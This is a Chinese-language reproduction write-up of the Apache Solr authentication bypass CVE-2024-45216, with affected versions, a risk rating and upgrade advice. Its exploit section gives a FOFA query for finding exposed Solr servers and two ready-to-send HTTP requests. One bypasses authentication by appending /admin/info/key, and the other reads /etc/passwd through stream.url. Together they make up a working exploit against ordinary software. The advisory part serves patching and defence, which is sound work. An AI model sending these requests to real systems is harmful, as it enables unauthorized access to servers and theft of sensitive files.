

Apache Solr 身份认证绕过导致任意文件读取漏洞复现(CVE-2024-45216)

漏洞描述

该漏洞存在于Apache Solr 的PKIAuthenticationPlugin中，该插件在启用Solr身份验证时默认启用。攻击者可以在Solr API路径末尾添加/admin/info/key的方式来绕过身份验证，以获取敏感数据或进行恶意操作。目前该漏洞技术细节与PoC已在互联网上公开，鉴于此漏洞影响范围较大，建议用户尽快做好自查及防护。

影响版本

5.3.0 <= Apache Solr < 8.11.4

9.0.0 <= Apache Solr < 9.7.0

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现


FOFA: app="APACHE-Solr"

POC/EXP: 利用:/admin/info/key绕过身份验证，获取core名称

GET /solr/admin/cores:/admin/info/key?indexInfo=false&wt=json HTTP/1.1

Host: 127.0.0.1

SolrAuth: test



POC/EXP: 修改 core 配置

GET /solr/docs/debug/dump:/admin/info/key?

param=ContentStreams&stream.url=file:///etc/passwd HTTP/1.1

Host: 127.0.0.1

SolrAuth: test

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/89.0.4389.82Safari/537.36


Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,;q=0.8
,application/signed-exchange;v=b3;q=0.9

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-TW;q=0.6

Connection: close



修复方案

目前官方已有可更新版本，建议受影响用户升级至最新版本：

Apache Solr 8.11.4

Apache Solr 9.7.0

官方补丁下载地址：

<https://solr.apache.org/downloads.html>